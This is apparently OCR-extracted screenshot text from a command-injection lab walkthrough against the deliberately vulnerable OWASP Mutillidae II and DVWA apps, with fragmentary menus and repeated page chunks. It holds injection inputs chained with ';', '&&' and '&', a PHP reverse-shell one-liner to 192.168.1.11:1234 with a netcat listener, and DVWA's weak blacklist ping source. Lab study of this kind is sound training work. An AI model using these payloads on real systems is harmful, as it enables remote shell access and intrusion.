
Answer format: ** ****** — Submit — Hint

EvilShell


test; cd /etc/update-motd.d && cat 00-header

Submit

/etc/update-motd.d/00-header


OWASP Mutillidae II: Web Pwn in M
Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1p
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Rese
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
A1 - Injection (SQL)
A1 - Injection (Other)
A2 - Broken Authentication and Session Management
A3 - Cross Site Scripting (XSS)
A4 - Insecure Direct Object References
A5 - Security Misconfiguration
A6 - Sensitive Data Exposure
A7 - Missing Function Level Access Control
A8 - Cross Site Request Forgery (CSRF)
A9 - Using Components with Known Vulnerabilities
A10 - Unvalidated Redirects and Forwards
HTML Injection (HTMLi)
HTMLi via HTTP Headers
HTMLi Via DOM Injection
HTMLi Via Cookie Injection
Frame Source Injection
Command Injection
JavaScript Injection
HTTP Parameter Pollution
Cascading Style Injection
JavaScript Object Notation (JSON) Injection
Buffer Overflow
Parameter Addition
XML External Entity Injection
XML Entity Expansion
XML Injection
XPath Injection
Application Log Injection
DNS Lookup
DNS Lookup (SOAP Web Service)
Mutillidae: Deliberately Vulnerable Web
how to help
deo Tutorials
sting of Vulnerabilities
g Report Email Address
lease Announcements
ature Requests
Getting Started: Project Whitepaper
Release Announcements
PHP MyAdmin C

```
php -r '$sock=fsockopen("192.168.1.11",1234);exec("/bin/bash -i <&3 >& 3 2>& 3");'
```


File Actions Edit View Help
(mrhacker㉿kali)-[~]
$ nc -lvp 1234
listening on [any] 1234 ...


Ping for FREE

Enter an IP address below:

submit

More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/



Ping for FREE

Enter an IP address below:

submit

More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

Username: admin
Security Level: medium
PHPIDS: disabled

View Source | View Help

192.168.1.11/dvwa/vulnerabilities/view_source.php?id=exec&security=medium

Command Execution Source

```php
<?php

if( isset( $_POST[ 'submit' ] ) ) {

    $target = $_REQUEST[ 'ip' ];

    // Remove any of the charactars in the array (blacklist).
    $substitutions = array(
        '&&' => '',
        ';' => '',
    );

    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if (stristr(php_uname('s'), 'Windows NT')) {

        $cmd = shell_exec( 'ping  ' . $target );
        echo '<pre>'.$cmd.'</pre>';

    } else {

        $cmd = shell_exec( 'ping  -c 3 ' . $target );
        echo '<pre>'.$cmd.'</pre>';

    }
}

?>
```

Compare

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

192.168.1.1 & whoami submit

```
help
index.php
source
```

More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/